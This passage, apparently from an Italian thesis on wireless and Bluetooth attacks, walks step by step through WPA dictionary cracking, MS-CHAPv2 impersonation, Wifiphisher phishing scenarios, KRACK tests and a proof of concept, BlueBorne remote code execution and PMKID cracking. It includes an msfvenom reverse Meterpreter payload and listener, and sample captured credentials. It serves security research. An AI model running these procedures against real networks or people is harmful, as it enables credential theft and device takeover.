Appena il client prova ad associarsi viene stampata una riga simile all'ultima del precedente output.

4. Lanciare l'attacco.
   Fermo l'AP e avvio il Dictionary attack contro l'handshake parziale.

   ```
   $ python halfHandshake.py -r <F> -m <M> -s <E> -d <D>
   ```

   F = file contenente i frame inviati e ricevuti dall'AP
   M = indirizzo MAC dell'AP
   E = ESSID della probe request del client
   D = file contenente il dizionario
   Se la password è nel dizionario, l'output sarà simile al seguente.

   ```
   loading dictionary...
   0.0105310224932% done. 338.116230688 hashes per second
   0.0206304457039% done. 344.113806163 hashes per second
   0.0307298689147% done. 346.225365482 hashes per second
   0.0408292921254% done. 347.385173777 hashes per second
   0.0508711687651% done. 347.628712087 hashes per second
   0.0609418186903% done. 347.956543875 hashes per second
   0.071041241901% done. 348.33280639 hashes per second
   0.0811406651118% done. 348.629989226 hashes per second
   0.0911825417515% done. 348.629234734 hashes per second
   Passphrase found! tazmania
   ```

- Realizzabilità dell'attacco: vedi realizzabilità Dictionary attack - Aircrack-ng 4.1.7.
- Conseguenze dell'attacco: vedi conseguenze Dictionary attack - Aircrack-ng 4.1.7.

Dictionary attack - Asleap

- Prerequisiti dell'attacco:
  - l'attaccante deve aver ottenuto sfida e risposta di uno scambio MS-CHAPv2 tramite un Impersonation attack 4.1.9;
  - il sistema da cui abbiamo ottenuto la sfida e la risposta impiega una one factor authentication basata su password.
- Procedimento dell'attacco:
  1. Spezzo la chiave lanciando il comando:

     ```
     $ asleap -C <C> -R <R> -W <D>
     ```

     C = sfida
     R = risposta
     D = file dizionario, una parola per riga
     Se il tool trova la password un possibile output è il seguente.

     ```
     asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
     Using wordlist mode with "passwords.txt".
     hash bytes:        6164
     NT hash:           e36b2cbf0cc56afacf003a47d8446164
     password:          tazmania
     ```

Il tool sfrutta la debolezza crittografica del terzo output DES. Infatti cerca l'hash della password, la cui parte alta sia pari a 0x61 0x64 (nell'output precedente si veda `hash bytes: 6164`) e poi prova a cifrare la sfida con i sette byte 0x61 0x64 0x00 0x00 0x00 0x00 0x00 per ottenere la parte alta della risposta. Il tool `asleap` può catturare direttamente la sfida e la risposta leggendo dall'interfaccia in monitor mode specificata con l'opzione `-i` e dopo la cattura applicare l'attacco.

Per velocizzare l'attacco posso pre-calcolare gli hash NT delle password del file dizionario tramite `genkeys`.

```
$ genkeys -r <D> -f <H> -n <N>
```

D = file dizionario, una parola per riga

H = file con password e relativo hash

N = file indice

Lancio l'attacco velocizzato passando al tool i due file generati con `genkeys`.

```
$ asleap -C <C> -R <R> -f <H> -n <N>
```

C = sfida

R = risposta

H = file con password e relativo hash

N = file indice

- Realizzabilità dell'attacco: Questo attacco è applicabile contro gli scambi di sfida/risposta realizzati con MS-CHAPv2, quindi EAP-FAST/MSCHAPv2, PEAP/MSCHAPv2 e EAP-TTLS/MSCHAPv2 quando il supplicant non verifica la validità del certificato che l'authentication server espone.
- Conseguenze dell'attacco: L'attaccante ottiene le credenziali di accesso di un utente, quindi ne può acquisire i privilegi.

4.1.8 Evil Twin attack

L'Evil Twin attack viene realizzato da WiFi Phisher (il cui utilizzo è descritto in Phishing attack 4.1.10).

4.1.9 Impersonation attack

- Attori dello scenario:
  - attaccante: client con scheda Wi-Fi;
  - vittima: client connesso all'AP WPA/WPA2-Enterprise.
- Prerequisiti dell'attacco:
  - la scheda Wi-Fi dell'attaccante deve supportare l'AP mode;
  - l'attaccante deve avere un buon segnale verso il client in modo che si presenti in veste dell'authenticator legittimo.
- Procedimento dell'attacco:
  1. Configurare l'AP.
     Modificando il file di configurazione `/etc/hostapd-wpe/hostapd-wpe.conf` imposto l'SSID e il canale dell'AP. I parametri di mio interesse sono i seguenti.

```
# 802.11 Options
ssid=<S>
channel=<C>
```

S = SSID dell'AP da replicare
C = canale dell'AP replica

2. Preparare l'ambiente.
   Fermo il network manager per evitare che interferisca con `hostapd-wpe`.

   ```
   # airmon-ng check kill
   ```

3. Avviare l'AP.
   L'AP replica si annuncerà con lo stesso SSID dell'AP legittimo.

   ```
   # hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
   ```

   Quando un utente si autentica alla rete replica viene stampato in output il suo username, la challenge e la relativa response. Il potenziale output può essere il seguente.

   ```
   Configuration file: hostapd-wpe.conf
   Using interface wlan0 with hwaddr fa:6d:21:e0:e3:d3 and ssid "copied-ssid"
   wlan0: interface state UNINITIALIZED->ENABLED
   wlan0: AP-ENABLED
   wlan0: STA f6:8b:5a:a7:67:ff IEEE 802.11: authenticated
   wlan0: STA f6:8b:5a:a7:67:ff IEEE 802.11: associated (aid 1)
   wlan0: CTRL-EVENT-EAP-STARTED f6:8b:5a:a7:67:ff
   wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
   wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25

   mschapv2: Thu Feb 15 15:34:50 2018
    username: user@example.com
    challenge: fe:d9:1e:7a:af:0d:3d:fc
    response: 0b:9c:88:ad:27:00:fe:da:27:6f:63:4a:82:df:18:1c:34:97:31:74:d0:d7:ce:4b
    jtr NETNTLM: user@example.com:
            $NETNTLM$fed91e7aaf0c3dfc$0b9c88ad2799feda276f634a82df181c34973174d0d7ce4b
   wlan0: CTRL-EVENT-EAP-FAILURE f6:8b:5a:a7:67:ff
   wlan0: STA f6:8b:5a:a7:67:ff IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
   wlan0: STA f6:8b:5a:a7:67:ff IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
   ```

4. Spezzare la password.
   Risalgo alla password utilizzata dall'utente applicando il Dictionary attack 4.1.7 tramite il tool `asleap`, passando la sfida e la risposta date in output al punto precedente.

- Realizzabilità dell'attacco: Secondo quanto risulta dalla mia ricerca sul supporto di PEAP, gli utenti del 65% degli atenei analizzati sono suscettibili a questo tipo di attacco perché ai supplicant non viene imposto di validare il certificato che l'authentication server espone.
- Conseguenze dell'attacco: L'attaccante è in grado di ottenere i valori di sfida e di risposta per poter lanciare il Dictionary attack 4.1.7 tramite il tool `asleap`.

4.1.10 Phishing attack

- Attori dello scenario:
  - attaccante: client con due schede Wi-Fi, una che supporta l'AP mode e l'altra sia il monitor mode che la packet injection;
  - vittima: client connesso all'AP WPA/WPA2 Personal o Enterprise.
- Prerequisiti dell'attacco:

- l'attaccante deve aver guadagnato una posizione di MITM tra il client e l'AP;
- per lo scenario Firmware Update Page, l'attaccante deve individuare in modo corretto il produttore dell'hardware dell'AP a cui la vittima è connessa, per rendere la pagina di phishing più credibile.

Il tool `wifiphisher` applica un automatic association attack (KARMA attack 4.1.11 o Known Beacons attack 4.1.14) per ottenere una posizione di MITM tra il client e l'AP. Poi redirige tutto il traffico generato dal client su una pagina di phishing. L'attacco richiede due schede Wi-Fi, ma per alcune tipologie di attacco ne è sufficiente una sola. In questi casi uso l'opzione `-nJ` o `--noextensions` che salta la fase di deautenticazione dei client.

L'attacco si articola in tre fasi:

1. la vittima viene deautenticata dall'AP. Wifiphisher disturba in modo continuato l'AP da replicare inviando deauthentication e disassociation frame tramite la scheda Wi-Fi che supporta la packet injection;
2. la vittima si connette all'AP controllato dall'attaccante. Wifiphisher tramite sniffing copia la configurazione dell'AP a cui la vittima era connessa. Crea un AP replica e attiva un server NAT/DHCP. Proprio grazie ai deauthentication e disassociation frame e all'automatic association attack, i client si connetteranno all'AP replica;
3. la vittima viene re-indirizzata su una pagina di phishing appositamente preparata. Wifiphisher usa un web server che risponde a richieste HTTP e HTTPS. Non appena la vittima richiede una pagina web, Wifiphisher risponde con la pagina di phishing che chiede le credenziali o contiene del malware. Questa pagina viene preparata appositamente per la vittima da attaccare. Per esempio, una pagina di configurazione del router per essere più credibile conterrà il logo del produttore del dispositivo utilizzato dalla vittima. Il tool supporta più template per diversi scenari di phishing.

Di default Wifiphisher usa come automatic association attack il KARMA attack nella prima fase dell'attacco. Per applicare il Known Beacons attack specifico l'opzione `-kB` o `--knownbeacons`, che utilizza un dizionario di ESSID preparato basandosi su nomi di reti molto diffusi, reti individuate tramite wardriving e informazioni reperite dalla stessa community di Wifiphisher. Il dizionario include:

- valori di default: "AndroidAP", "linksys", "iPhone";
- valori comuni come: "wireless", "guest", "cafe", "public", "guest";
- valori di reti Wi-Fi attive a livello globale: "eduroam", "attwifi", "xfinitywifi";
- valori di reti che sono diffusi in hotel, aeroporti e altri posti pubblici: "walmartwifi", "hhonors_public".

Posso avviare il tool senza alcuna opzione:

```
# wifiphisher
```

Il tool sceglie l'interfaccia Wi-Fi più potente a disposizione da utilizzare durante l'attacco. Mi permette di scegliere uno tra gli ESSID degli AP rilevati e di selezionare lo scenario di phishing da adottare. Se voglio seguire l'evoluzione dell'attacco specifico l'opzione `--logging` in modo che il tool riporti i log nel file locale `wifiphisher.log`.

Gli scenari di phishing disponibili sono: Network Manager Connect, Firmware Update Page, Browser Plugin Update e OAuth Login Page.

1. Network Manager Connect
   Questo scenario imita il comportamento di un network manager. Wifiphisher reindirizza la vittima su una pagina di "Connessione Internet assente" in Chrome e mostra al suo interno una finestra simile a quella del network manager attraverso cui chiede la PSK. I network manager attualmente supportati sono quelli di Windows e di MAC OS. Utilizzo questo scenario lanciando il seguente comando.

```
# wifiphisher -p wifi_connect
```

Ho provato questo scenario contro una vittima Windows 10 e una vittima MAC OS X. La prima vittima dopo la deautenticazione si è connessa secondo il Known Beacons attack alla rete con ESSID "AndoidAP" mentre la seconda a quella con ESSID "Torino Airport Wifi". Entrambe le vittime hanno inserito la PSK della rete da cui erano state deautenticate.

2. Firmware Update Page

   Il tool presenta alla vittima una pagina di aggiornamento del firmware dell'AP senza logo o marca. Volendo raffinare l'attacco, posso recuperare l'indirizzo MAC dell'AP a cui la vittima è connessa, da questo risalire al produttore e quindi aggiornare la pagina di phishing. Per aggiornare il firmware, viene chiesta la PSK. Dopo aver immesso la PSK, la vittima viene reindirizzata su una pagina con una barra di avanzamento dell'aggiornamento. Le pagine gestite dall'attaccante sono adatte anche alla visualizzazione su smartphone. Utilizzo questo scenario lanciando il seguente comando.

   ```
   # wifiphisher -p firmware-upgrade
   ```

   L'opzione `-hC <HC>` o `--handshake-capture <HC>`, con HC cattura dell'handshake tra client e AP, consente di verificare se la PSK inserita dalla vittima è valida. Catturo l'handshake tramite `airodump-ng` specificando il parametro `--output-format pcap`. Se passando l'handshake al tool ottengo il messaggio `Handshake capture does not contain valid handshake`, posso verificare quale sia il problema aprendo il file di cattura con `wireshark` e applicando il filtro `eapol`; per avere l'handshake completo devo visualizzare 4 frame, diversamente rieseguo la cattura. Usando l'opzione `-hC` non devo specificare il parametro `-e` o `--essid` ma seleziono l'ESSID da attaccare tra le reti individuate dal tool, per consentire a `wifiphisher` di copiare le informazioni reperibili dal beacon frame originale. Specificando l'handshake, sono sicuro che la password che ricevo dalla vittima sia corretta. L'attacco risulta molto più efficace e si esclude il caso in cui la vittima commetta errori di inserimento della PSK. Sfrutto l'handshake catturato lanciando il seguente comando.

   ```
   # wifiphisher -p firmware-upgrade -hC <HC>
   ```

   HC = file contente l'handshake

   Wifiphisher verifica la password inserita dalla vittima. Se è corretta simula l'aggiornamento del firmware diversamente mostra un messaggio di errore sulla pagina di phishing invitando la vittima a inserire quella corretta.

3. Browser Plugin Update

   Il tool presenta alla vittima una pagina per l'aggiornamento di un plugin del browser, utilizzabile per iniettare un payload.

   ```
   # wifiphisher -p plugin_update --payload-path <P>
   ```

   P = file del payload

   Prima di lanciare `wifiphisher`, preparo il payload che verrà eseguito sul sistema della vittima e creerà una reverse Meterpreter shell verso la mia macchina.

   ```
   $ msfvenom --arch x86 --platform windows --payload
       windows/meterpreter/reverse_tcp LHOST=<IP> --bad-chars "\x00"
       --format exe --out <F>
   ```

   IP = indirizzo IP dell'attaccante

   F = nome del payload

   Le opzioni specificate per `msfvenom` sono da considerarsi come esempio. Nella pratica l'attaccante deve tenere in considerazione che ci sono diverse versioni di Windows,

alcune implementano delle contromisure nei confronti dei comandi presenti nel payload e i comandi non sempre sono supportati da tutte le versioni di Windows. Quindi deve costruire il payload secondo le caratteristiche della versione Windows utilizzata dalla vittima.

Sulla mia macchina devo impostare il listener lanciando il seguente comando.

```
$ msfconsole
```

Imposto i parametri adatti al contesto dell'attacco.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST <IP>
msf exploit(multi/handler) > set ExitOnSession false
msf exploit(multi/handler) > exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

IP = indirizzo IP dell'attaccante

Ho specificato che è un payload Meterpreter `reverse_tcp`. L'opzione `-j` fa sì che il multi handler non esca una volta ricevuta una sessione, dato che potrei aver necessità di ristabilirne una nuova a causa di un errore o di fare più tentativi per diverse versioni di Windows. Specificando l'opzione `-z` il listener viene lanciato in background.

Metasploit si pone in ascolto aspettando una connessione. Quando il payload viene eseguito sul sistema della vittima, viene creata una sessione verso la macchina dell'attaccante. Posso quindi interagire specificando con l'opzione `-i` a quale sessione attaccarmi.

```
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Durante i miei test, l'antivirus installato sulla macchina della vittima (Windows 10) ha rilevato che il file era malevolo e lo ha bloccato. Completare l'attacco con `reverse_tcp` non rientra nello scopo del lavoro della tesi, ma per lo scenario di Browser Plugin Update considero sufficiente la consegna del payload alla vittima.

4. OAuth Login Page

   In questo scenario si simula un servizio Wi-Fi gratuito che chiede le credenziali Facebook per autenticare i client tramite OAuth. È un attacco potenzialmente molto efficace contro vittime in aree pubbliche.

```
# wifiphisher -p oauth-login -e "FreeWifi"
```

Il form presentato accetta solo un'email valida, evitando di interagire con `wifiphisher` quando non strettamente necessario. Dopo l'invio delle credenziali, alla vittima viene presentata una pagina di errore in cui si chiede di attendere l'intervento dei tecnici che gestiscono il portale per la risoluzione l'errore.

Specificando l'opzione `-qS` o `--quitonsuccess`, l'AP controllato dall'attaccante viene fermato quando si ottiene la prima coppia di credenziali. Se voglio dare connettività Internet alle vittime posso passare col parametro `-iI` o `-internetinterface` l'interfaccia tramite cui la mia macchina ha connettività.

Se l'attacco va a buon fine, l'output di `wifiphisher` è simile al seguente:

```
[+] Captured credentials:
wfphshr-email=user@domain.com&wfphshr-password=s3cr3tp455w0rd
```

- Realizzabilità dell'attacco: il successo del Phishing attack dipende da molte più variabili rispetto a quelle degli altri attacchi analizzati. Tra queste rientrano: l'ESSID deve comparire nella PNL della vittima, la vittima non deve avere sospetti sulla pagina di phishing, il payload trasferito non deve essere rilevato dall'antivirus.

  Una pagina di phishing deve trasmettere nella vittima un'alta credibilità, deve avere un look and feel non distinguibile da una legittima. Secondo lo studio [29] sul phishing tramite web, il 90% degli utenti sottoposti all'esperimento hanno inserito dati sensibili in pagine di phishing. Inoltre i risultati di tale studio evidenziano che nonostante gli avvertimenti del browser, ad esempio riguardo un certificato fraudolento, il 68% degli utenti ha proseguito con la navigazione, portando a buon fine gli attacchi di phishing.

- Conseguenze dell'attacco: in base allo scenario applicato l'attaccante ottiene risultati diversi. Per gli scenari Network Manager Connect e Firmaware Update Page vedi conseguenze di Dictionary attack - Aircrack-ng 4.1.7. Se l'attaccante completa l'attacco secondo lo scenario Browser Plugin Update ottiene un accesso privilegiato sulla macchina della vittima. Il successo dell'attacco nello scenario OAuth Login Page permette all'attaccante di eseguire un accesso non autorizzato.

4.1.11 KARMA attack

Il KARMA attack viene realizzato da WiFi Phisher (il cui utilizzo è descritto in Phishing attack 4.1.10).

4.1.12 KRACK attack

Sono disponibili sia script [30] che verificano se un client o un AP sono affetti dalle vulnerabilità sfruttate dai KRACK attack che un Proof of Concept (PoC) [31] che le sfrutta per decifrare il traffico inviato dal client all'AP. Per quanto riguarda gli script ho provato quelli che verificano le vulnerabilità del client. Vanno impostati i valori di `interface`, `ssid` e `wpa_passphrase` in `hostapd/hostapd.conf`. Bisogna connettere il client alla rete che viene attivata dopo aver lanciato lo script.

- Attori dello scenario:
  - attaccante: client con una scheda Wi-Fi;
  - vittima: client WPA2.
- Prerequisiti dell'attacco:
  - la scheda Wi-Fi dell'attaccante deve supportare l'AP mode;
  - il luogo in cui si svolge l'attacco deve essere soggetto a un basso livello di interferenze;
  - il client vittima deve richiedere l'indirizzo IP tramite DHCP per poter interagire correttamente con lo script.
- Procedimento dell'attacco:

  Ogni punto verifica se il client è vulnerabile a una singola vulnerabilità sfruttata dai KRACK attack.

  - Verificare se il client è vulnerabile al replay di frame broadcast.

    ```
    # python krack-test-client.py --replay-broadcast
    ```

    Se il client è vulnerabile ottengo un output simile al seguente.

    ```
    Client accepts replayed broadcast frames (this is bad).
    Fix this before testing for group key (re)installations!
    ```

– Verificare se il client reinstalla la GTK nel group key handshake con uno specifico RSC.

```
# python krack-test-client.py --group --gtkinit
```

Se il client è vulnerabile ottengo un output simile al seguente.

```
Client always installs the group key in the group key handshake
with a zero replay counter (this is bad).
```

– Verificare se il client reinstalla la GTK nel group key handshake. Questo test verifica la CVE-2017-13080 tramite l'invio di ARP Request broadcast al client.

```
# python krack-test-client.py --group
```

Se il client è vulnerabile ottengo un output simile al seguente.

```
Client reinstalls the group key in the group key handshake (this is bad).
```

– Verificare la re-installazione della PTK nel four-way handshake inviando più volte il Messaggio 3. Questo test verifica la CVE-2017-13077 monitorando il traffico inviato dal client per verificare se la chiave è stata re-installata.

```
# python krack-test-client.py
```

Se il client è vulnerabile ottengo un output simile al seguente.

```
IV reuse detected (IV=1, seq=10).
Client reinstalls the pairwise key in the 4-way handshake (this is bad)
```

– Verificare se il client installa la GTK nel four-way handshake con uno specifico RCS. Questo test viene realizzato eseguendo il four-way handshake in modo continuo.

```
# python krack-test-client.py --gtkinit
```

Se il client è vulnerabile ottengo un output simile al seguente.

```
Client always installs the group key in the 4-way handshake
with a zero replay counter (this is bad).
```

Per quanto riguarda il PoC che sfrutta le vulnerabilità per decifrare il traffico inviato dal client all'AP, bisogna modificare il contenuto dei file `enable_internet_forwarding.sh`, `hostapd.conf` e `dnsmasq.conf`. Nel primo vanno impostati i parametri di `INTERNET` (interfaccia con cui la mia macchina accede a Internet) e di `REPEATER` (interfaccia Wi-Fi usata per l'AP mode). Nel secondo va impostato il parametro `interface` (stesso valore di `REPEATER`), `ssid` (SSID della rete originale) e `wpa_passphrase` (password usata per accedere alla rete originale). Nel terzo va impostato `interface` (stesso valore di `REPEATER`).

- Attori dello scenario:
  - attaccante: client con due schede Wi-Fi, una che supporta l'AP mode e l'altra sia il monitor mode che la packet injection;
  - vittima: client WPA2.
- Prerequisiti dell'attacco:
  - il client vittima usa la versione 2.4 di `wpa_supplicant`;
  - il luogo in cui si svolge l'attacco deve essere soggetto a un basso livello di interferenze.
- Procedimento dell'attacco:

1. Abilitare il monitor mode sulla schede Wi-Fi che lo supporta.
   Vedi passo 1 di De-cloaking 4.1.1.
2. Abilitare l'IP forwarding e attivare il DNS server.
   `# ./krackattack/enable_internet_forwarding.sh`
   Fornisco connettività Internet alla vittima che si connette alla rete Wi-Fi creata dopo aver lanciato lo script del passo successivo.
3. Lanciare l'attacco.
   `# python krack-all-zero-tk.py -d -t <T> -p <C> <MON_I> <AP_I> <E>`
   T = indirizzo MAC del client vittima
   C = nome del file in cui vengono memorizzati i frame scambiati durante l'attacco
   MON_I = scheda Wi-Fi in monitor mode attivata al primo passo
   AP_I = scheda Wi-Fi sulla quale viene attivato l'AP mode
   E = ESSID della rete da clonare
   Il tool cerca la rete con ESSID E e la clona su un canale diverso. La vittima è già connessa alla rete legittima ma il tool inviandole CSA frame la fa passare sul canale della rete replica. In questo modo l'attaccante assume una posizione di Man-in-the-middle tra la vittima e la rete originale. Questo consente all'attaccante di interagire con la vittima per attuare il KRACK attack, facendo il replay dei messaggi dell'handshake costringe il client vittima a re-installare la chiave di cifratura PTK, che nel caso di `wpa_supplicant` 2.4 è pari a `0`. L'attaccante è quindi in grado di decifrare il traffico che la vittima invia all'AP legittimo. Di seguito è riportato il potenziale output.

   ```
   Target network 3e:ad:1f:36:50:19 detected on channel 1
   Will create rogue AP on channel 11

   Injected 4 CSA beacon pairs (moving stations to channel 11)

   Rogue channel: injected Disassociation to 40:e2:30:8f:a0:6b
   Established MitM position against client 40:e2:30:8f:a0:6b (moved to state 2)

   Not forwarding EAPOL msg3 (1 unique now queued)

   Got 2nd unique EAPOL msg3. Will forward both
   these Msg3's seperated by a forged msg1.
   ==> Performing key reinstallation attack!
   ```

   Se l'attacco ha successo l'output sarà simile al seguente.

   ```
   Client 40:e2:30:8f:a0:6b moved to state 3

   SUCCESS! Nonce reuse detected (IV=1), with usage of all-zero encryption key.
   Now MitM'ing the victim using our malicious AP, and intercepting its traffic.
   Forwarding auth to rouge AP to register client
   Client 40:e2:30:8f:a0:6b moved to state 5
   ```

   Diversamente ottengo un output simile al seguente.

   ```
   KRAck Attack against 40:e2:30:8f:a0:6b seems to have failed.
   ```

   Il traffico inviato e ricevuto dalla vittima può essere ispezionato lanciando `wireshark` sull'interfaccia specificata in `enable_internet_forwarding.sh` per `INTERNET`.

- Realizzabilità dell'attacco: Le vulnerabilità sfruttate dai KRACK attack hanno un impatto sulle versioni 2.4 e successive di `wpa_supplicant` e sugli AP se implementano lo standard 802.11r. Il traffico può essere decifrato e iniettato se si usa WPA, mentre se si usa WPA2 può essere solo decifrato. In particolare nelle versioni 2.4 il client reinstalla una chiave di cifratura PTK pari a `0`, invece di installare quella precedentemente usata. Ciò sembra dovuto all'interpretazione alla lettera di una nota nei requisiti Wi-Fi, che richiede di rimuovere la chiave di cifratura dalla memoria una volta che è stata installata per la prima volta. Quando

il client riceve per l'ennesima volta il Messaggio 3, la re-installa con valore `0`. Android 6.0 e le versioni successive usano le versioni vulnerabili di `wpa_supplicant`. Dalla Distribution Dashboard [32] risulta che il 50% dei dispositivi Android è vulnerabile a questo attacco. Per dispositivi diversi da Linux e Android è più difficile decifrare il traffico.

Secondo un recente studio [33], la maggior parte dei produttori hanno rilasciato gli aggiornamenti per prevenire gli attacchi, ma in pochi casi sono ancora realizzabili. Sono stati individuati dei metodi per raggirare le difese implementate contro i KRACK attack per fare il replay di frame broadcast e multicast, ma gli attacchi hanno comunque un basso impatto. Gli attacchi riportati nello studio sono specifici della singola implementazione e per alcuni sono già disponibili gli aggiornamenti di sicurezza. Inoltre il metodo per aggirare la difesa ufficiale della Wi-Fi Alliance può essere sfruttato solo per re-installare l'integrity group key e non è banale eseguirlo nella pratica.

La possibilità di decifrare i pacchetti può essere sfruttata per individuare i pacchetti TCP SYN. L'attaccante è in grado di ottenere il Sequence Number (SN) di una connessione TCP e se il client usa WPA può agire su di essa. Avendo accesso al traffico in chiaro può eseguire uno degli attacchi più comuni contro le reti Wi-Fi non protette: l'injection di codice malevolo in connessioni HTTP non cifrate.

- Conseguenze dell'attacco: Se la vittima usa WPA, l'impatto dei KRACK attack è ancora più pesante. Infatti utilizzando TKIP, il riuso dei nonce consente non solo di decifrare il traffico (come per WPA2) ma anche di iniettare pacchetti.

  L'handshake attaccato determina la direzione del traffico decifrato e/o iniettato. Quando si attacca il four-way handshake si può decifrare e/o iniettare traffico inviato dal client. Invece se si attacca l'handshake dell'implementazione di 802.11r si può decifrare e/o iniettare traffico inviato dall'AP. Infine la maggior parte degli attacchi permette il replay di frame unicast, broadcast e multicast.

4.1.13 BlueBorne attack

- Attori dello scenario:
  - attaccante: dispositivo Bluetooth;
  - vittima: dispositivo Bluetooth.
- Prerequisiti dell'attacco:
  - l'attaccante deve essere fisicamente vicino alla vittima;
  - il dispositivo della vittima può anche non aver fatto il pairing con quello dell'attaccante e non è necessario che sia in modalità discoverable.
- Procedimento dell'attacco:

  Il PoC android712-blueborne [34] permette una RCE sui dispositivi Android sui quali non è installata la security patch di settembre 2017. È stato testato dagli sviluppatori contro Android 7.1.2 (LineageOS CM 14.1). Vengono sfruttate la CVE-2017-0785 e la CVE-2017-0781. La prima per individuare gli indirizzi di memoria e raggirare la protezione Address Space Layout Randomization (ASLR), in modo da sfruttare la seconda per chiamare la libreria di sistema `libc` ed eseguire codice sul dispositivo vittima. L'ASLR è una tecnica di protezione della memoria che colloca in modo casuale gli elementi di un processo (come stack, heap e librerie) nell'address space.

  1. Lanciare l'attacco.

     ```
     # python exp4.py hci0 <T>
     ```

     T = BDADDR del dispositivo vittima

- Realizzabilità dell'attacco: I dispositivi Android (a eccezione di quelli che usano il solo BLE) sono vulnerabili al BlueBorne. Esempi di dispositivi interessati sono: Samsung Galaxy, Samsung Galaxy Tab, Google Pixel e LG Watch Sport. Google ha emesso una security patch a riguardo a settembre 2017. I sistemi operativi Windows a partire da Vista sono vulnerabili al BlueBorne. Microsoft ha rilasciato le security patch a luglio 2017 per tutte le versioni di Windows supportate. Per quanto riguarda Linux, tutti i dispositivi che usano BlueZ e quelli dalla versione 2.6.32 fino alla 4.14 sono vulnerabili al BlueBorne. Le security patch sono state rilasciate a settembre 2017. I dispositivi con iOS 9.3.5 e versioni precedenti e con tvOS 7.2.2 e versioni precedenti sono vulnerabili al BlueBorne. Le vulnerabilità sono state mitigate con iOS 10.

  Gli ultimi report pubblicati mostrano che attualmente sono in uso più di 2 miliardi di dispositivi Android, 2 miliardi di dispositivi Windows e 1 miliardo di dispositivi Apple che utilizzano il Bluetooth. A differenza di attacchi o malware tradizionali, l'utente non deve cliccare su un link o scaricare un file; inoltre non è necessaria alcuna precondizione o configurazione del Bluetooth per poter sfruttare BlueBorne.

  In Android il servizio Bluetooth viene eseguito sotto Zygote (service manager di Android) che è sorprendentemente un processo a 32 bit (anche se il sistema operativo e la CPU sono ARM-64). Ciò facilita l'exploit e limita significativamente l'entropia dell'ASLR. In aggiunta, quando il servizio si arresta viene immediatamente rilanciato da Zygote. Questo fornisce all'attaccante un infinito numero di tentativi di attacco.

- Conseguenze dell'attacco: L'attacco consente di prendere il controllo del dispositivo vittima e potenzialmente di accedere a dati e reti aziendali, di introdursi in sistemi protetti tramite air-gap e di iniettare malware. La diffusione da dispositivo a dispositivo rende BlueBorne altamente contagioso. L'attacco può mettere in pericolo sistemi industriali, agenzie pubbliche e infrastrutture critiche.

  Dato che i processi Bluetooth hanno privilegi alti su tutti i sistemi operativi, sfruttando BlueBorne si ottiene il controllo completo del dispositivo. Infatti, un exploit della CVE-2017-0781 permette una RCE secondo i privilegi del servizio com.android.bluetooth. Questo servizio ha un alto livello di privilegi nei dispositivi Android: ha accesso al file system (rubrica, documenti, foto, ...), ha il controllo completo dello stack di rete (possibile estrazione dati, MITM in connessioni, ...) e può anche simulare una tastiera o un mouse che consentono all'attaccante di avere il controllo completo del dispositivo. Dato che il servizio ha il controllo completo dell'interfaccia Bluetooth, l'attaccante può usarla per attaccare altri dispositivi vicini alla vittima.

4.1.14 Known Beacons attack

Il Known Beacons attack viene realizzato da WiFi Phisher (il cui utilizzo è descritto in Phishing attack 4.1.10).

4.1.15 PMKID Client-Less attack

- Attori dello scenario:
  - attaccante: client con scheda Wi-Fi;
  - vittima: AP WPA/WPA2-Personal.
- Prerequisiti dell'attacco:
  - la scheda Wi-Fi dell'attaccante deve supportare il monitor mode e la packet injection;
  - l'AP deve implementare 802.11r.
- Procedimento dell'attacco:

1. Avviare il tool.
   Lancio `bettercap` che imposta automaticamente il monitor mode sull'interfaccia specificata e abilito il logging dei frame ricevuti.

   ```
   # bettercap -iface wlan0
   > wifi.recon on
   ```

2. Avviare l'associazione con gli AP raggiungibili.

   ```
   > wifi.assoc all
   ```

   Quando il tool individua un Messaggio 1 contenente il PMKID, lo inserisce nel file di cattura `/root/bettercap-wifi-handshakes.pcap`.

3. Convertire il file di cattura.

   ```
   $ hcxpcaptool /root/bettercap-wifi-handshakes.pcap -z <F>
   ```

   F = file in output nel formato hash supportato da `hashcat`
   Il file generato conterrà una riga per ogni PMKID trovato nel file di cattura. Ogni riga sarà nel formato `<PMKID>*<AA>*<SA>*<ESSID>`. L'output del tool `hcxpcaptool` è simile al seguente.

   ```
   start reading from bettercap-wifi-handshakes.pcap
   summary:
   --------
   file name....................: bettercap-wifi-handshakes.pcap
   file type....................: pcap 2.4
   file hardware information....: unknown
   file os information..........: unknown
   file application information.: unknown
   network type.................: DLT_IEEE802_11_RADIO (127)
   endianess....................: little endian
   read errors..................: flawless
   packets inside...............: 15
   skipped packets..............: 0
   packets with FCS.............: 15
   probe responses..............: 1
   EAPOL packets................: 14
   EAPOL PMKIDs.................: 3
   best handshakes..............: 1 (ap-less: 0)
   1 PMKID(s) written to bettercap-wifi-handshakes.pmkid
   ```

4. Spezzare la PSK.
   Lancio il Dictionary attack contro il PMKID.

   ```
   $ hashcat -m 16800 -a 0 -w 3 <F> <D>
   ```

   F = file prodotto al passo precedente
   D = nome del file contente il dizionario
   Con l'opzione `-a 0` specifico il Mode corrispondente a Straight (Dictionary attack). Imposto il Workload Profile ad High specificando l'opzione `-w 3`. L'opzione `-m 16800` indica al tool che l'Hash mode da usare è WPA-PMKID-PBKDF2. Mentre il tool esegue l'attacco, posso verificare il suo stato digitando `s`, ottenendo un output simile al seguente.

   ```
   Session..........: hashcat
   Status...........: Running
   Hash.Type........: WPA-PMKID-PBKDF2
   ```

```
Hash.Target......: 3ef1677408a46cae36d3aa1e44895527*70df2f8e4f33*6cc7e...4c4941
Time.Started.....: Mon Apr 29 17:01:52 2019 (22 secs)
Time.Estimated...: Tue Apr 30 08:05:26 2019 (15 hours, 3 mins)
Guess.Mask.......: ?d?d?d?d?d?d?d?d [8]
Guess.Queue......: 1/1 (100.00%)
